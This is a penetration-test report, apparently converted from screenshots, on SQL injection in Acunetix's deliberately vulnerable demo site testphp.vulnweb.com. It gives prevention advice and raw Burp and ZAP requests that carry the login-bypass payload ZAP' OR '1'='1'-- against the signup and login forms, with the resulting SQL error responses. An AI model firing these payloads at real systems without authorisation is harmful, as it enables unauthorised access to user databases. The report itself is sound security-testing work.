Technical Security Report

1. Special Notes

This report has been generated for the sole purpose of penetrating http://testphp.vulnweb.com/ and its sub-domains. Any use of this document other than security management is strictly prohibited.

2. Legal Disclaimer

This report and any supplements are **CONFIDENTIAL** and may be protected by one or more legal privileges. It is intended solely for the use of the addressee identified in the report. If you are not the intended recipient, any use, disclosure, copying or distribution of the report is **UNAUTHORIZED**. If you have received this report in error, please destroy it immediately.

By accepting this report, you understand that assessing computer security is highly complex and changeable. I Mr. Sanil Almeida (CEH | CPTE) make no warranty that I will find every vulnerability in your Web Application or Web Server(s), or that the solutions suggested and advice provided in this report will be complete or error-free. I shall be held harmless and free from all liabilities for any use or application of the information provided by http://testphp.vulnweb.com/ in connection with using the "Services".

3. Technical Summary

3.1. Scan Session Information

URL :	http://testphp.vulnweb.com/
Date:	November 8th, 2020
Scan Policy:	OWASP Policy
SSL Cipher (Algorithm):	N/A
Server Reported:	Nginx/1.14.1 PHP/5.3.10
Server-side Technologies:	[PHP]

3.2. Issues Found

4. Items that require your attention

4.1. SQL Injection

What is SQL injection (SQLi)?

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour.

What is the impact of SQL injection attack?

Effective SQL injection attacks can result in unauthorized access to sensitive data, such as passwords , credit card information or personal user data. In recent years, several high-profile data breaches seem to be the result of SQL injection attacks, leading to reputation loss and regulatory fines.

How to prevent it.


1. Do not trust client side input, even if there is client side validation in place.
2. In general, type check all data on the server side.
3. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'
4. If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries.
5. If database Stored Procedures can be used, use them.
6. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!
7. Do not create dynamic SQL queries using simple string concatenation.
8. Escape all data received from the client.
9. Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed characters in user input.
10. Apply the principle of least privilege by using the least privileged database user possible.

11. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact.
12. Grant the minimum database access that is necessary for the application.

List of vulnerable links to SQLi attack.

1. Attack 1

- Vulnerable URL: http://testphp.vulnweb.com/product.php?pic=8-2
- Risk: High
- Injection Parameter: pic
- Attack: 8-2
- Proof of Concept:


Burp Suite Community Edition
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
37 38 39 ...
Go Cancel
Target: http://testphp.vulnweb.c
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
0 matches
Done
6,639 byt
Standard Mode
Contexts
Default Context
HUD Context
Sites


```
GET /product.php?pic=8-2 HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/listproducts.php?cat=1
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 24 Jan 1970 13:27:17 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 6454

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin
template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>picture details</title>
<!-- InstanceEndEditable -->
```

```
Remote File Inclusion (2)
SQL Injection (7)
    GET: http://testphp.vulnweb.com/artists.php?artist=5-2
    GET: http://testphp.vulnweb.com/listproducts.php?artist=3+
    GET: http://testphp.vulnweb.com/listproducts.php?cat=4+AN
    GET: http://testphp.vulnweb.com/product.php?pic=8-2
    POST: http://testphp.vulnweb.com/secured/newuser.php
    POST: http://testphp.vulnweb.com/userinfo.php
    POST: http://testphp.vulnweb.com/userinfo.php
```

```
SQL Injection
URL:         http://testphp.vulnweb.com/product.php?pic=8-2
Risk:        High
Confidence:  Medium
Parameter:   pic
Attack:      8-2
Evidence:
CWE ID:      89
WASC ID:     19
Source:      Active (40018 - SQL Injection)
Description:
SQL injection may be possible.
```

```
Alerts 4 3 7 4   Primary Proxy: localhost:8080        Current Scans 0 0 0 0 0 0 0 0
```



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

Thing

Short description

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

Long description


This picture is an 99 cm x 200 cm masterpiece.

This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.

painted by: r4w8173

the price of this item is: $10000

2. Attack 2

- Vulnerable URL: http://testphp.vulnweb.com/secured/newuser.php
- Risk: High
- Injection Parameter: uuname
- Attack: ZAP’ OR ‘1’=’1’--
- Proof of Concept:
- 

Burp Suite Community Edition v1.7.36 - Temporary Project

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/signup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 109

uuname=ZAP' OR
'1'='1'--&upass=ZAP&upass2=ZAP&ucc=ZAP&urname=ZAP&uphone=ZAP&signup=signup%3
dsignup&uemail=ZAP
```

Response


```
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 568

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        Unable to access user database: You have an error in your SQL
syntax: check the manual that corresponds to your MySQL server version
```

Remote File Inclusion (2)
SQL Injection (7)
GET: http://testphp.vulnweb.com/artists.php?artist=5-2
GET: http://testphp.vulnweb.com/listproducts.php?artist=3+
GET: http://testphp.vulnweb.com/listproducts.php?cat=4+AN
GET: http://testphp.vulnweb.com/product.php?pic=8-2
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/userinfo.php
POST: http://testphp.vulnweb.com/userinfo.php

SQL Injection

URL:	http://testphp.vulnweb.com/secured/newuser.php
Risk:	High
Confidence:	Medium
Parameter:	uuname
Attack:	ZAP' OR '1'='1' --
Evidence:	
CWE ID:	89
WASC ID:	19
Source:	Active (40018 - SQL Injection)


Description:
SQL injection may be possible.



Unable to access user database: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '" at line 1

3. Attack 3

- Vulnerable URL: http://testphp.vulnweb.com/secured/userinfo.php
- Risk: High
- Injection Parameter: uname
- Attack: ZAP' OR '1'='1'—
- Proof of Concept:
-


Burp Suite Community Edition
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Standard Mode
Go
Cancel
Follow redirection
Target: http://testphp.vulnweb.c
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Contexts
Default Context
HUD Context
Sites

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

uname=ZAP' OR '1'='1'--&pass=ZAP
```

```
HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Sat, 24 Jan 1970 13:54:38 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Location: login.php
Content-Length: 133

Warning: mysql_fetch_array() expects parameter 1 to be resource, boole
given in /hj/var/www/userinfo.php on line 10
you must login
```

0 matches
Done
341 byt

```
GET: http://testphp.vulnweb.com/listproducts.php?artist=3+
GET: http://testphp.vulnweb.com/listproducts.php?cat=4+A
GET: http://testphp.vulnweb.com/product.php?pic=8-2
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/userinfo.php
POST: http://testphp.vulnweb.com/userinfo.php
CSP Scanner: Wildcard Directive (38)
Example Medium-Level Notification
X-Frame-Options Header Not Set (56)
```

SQL Injection


URL:	http://testphp.vulnweb.com/userinfo.php
Risk:	High
Confidence:	Medium
Parameter:	uname
Attack:	ZAP' OR '1'='1' --
Evidence:	
CWE ID:	89
WASC ID:	19
Source:	Active (40018 - SQL Injection)

Description:
SQL injection may be possible.

Alerts 4 3 7 4 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

4. Attack 4

- Vulnerable URL: http://testphp.vulnweb.com/secured/userinfo.php
- Risk: High
- Injection Parameter: pass
- Attack: ZAP' OR '1'='1'—
- Proof of Concept:


Burp Suite Community Edition
Burp Suite Community Edition v1.7.36 - Temporary Project
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel Follow redirection
Target: http://testphp.vulnweb.c
Request
Raw Params Headers Hex
Response
Raw Headers Hex

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Connection: close
Upgrade-Insecure-Requests: 1

uname=ZAP&pass=ZAP' OR '1'='1'--
```

```
HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Sat, 24 Jan 1970 13:50:35 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Location: login.php
Content-Length: 133


Warning: mysql_fetch_array() expects parameter 1 to be resource, boole
given in /hj/var/www/userinfo.php on line 10
you must login
```

0 matches
Done
341 byt

```
GET: http://testphp.vulnweb.com/listproducts.php?artist=3+
GET: http://testphp.vulnweb.com/listproducts.php?cat=4+A
GET: http://testphp.vulnweb.com/product.php?pic=8-2
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/userinfo.php
POST: http://testphp.vulnweb.com/userinfo.php
CSP Scanner: Wildcard Directive (38)
Example Medium-Level Notification
X-Frame-Options Header Not Set (56)
```

SQL Injection

URL:	http://testphp.vulnweb.com/userinfo.php
Risk:	High
Confidence:	Medium
Parameter:	pass
Attack:	ZAP' OR '1'='1' --
Evidence:	
CWE ID:	89
WASC ID:	19
Source:	Active (40018 - SQL Injection)

Description:
SQL injection may be possible.

Alerts 4 3 7 4 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0


False Positives

False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. These false/non-malicious alerts (SIEM events) increase noise and can include software bugs, poorly written software, or unrecognized network traffic.

False Positive vulnerable links to SQLi attack.

1. Attack 1

- Vulnerable URL: http://testphp.vulnweb.com/artists.php?artist=5-2
- Risk: High
- Injection Parameter: artist
- Attack: 5-2
- Proof of Concept:


Burp Suite Community Edition
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://testphp.vulnweb.c
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
6,378 byte
Standard Mode
Contexts
Default Context
HUD Context
Sites
Remote File Inclusion (2)
SQL Injection (7)
Alerts 4 3 7 4 Primary Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0

```
GET /artists.php?artist=5-2 HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/artists.php
```


```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 24 Jan 1970 13:37:21 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 6193

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin
template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>artists</title>
<!-- InstanceEndEditable -->
```

```
GET: http://testphp.vulnweb.com/artists.php?artist=5-2
GET: http://testphp.vulnweb.com/listproducts.php?artist=3+/
GET: http://testphp.vulnweb.com/listproducts.php?cat=4+AN
GET: http://testphp.vulnweb.com/product.php?pic=8-2
POST: http://testphp.vulnweb.com/secured/newuser.php
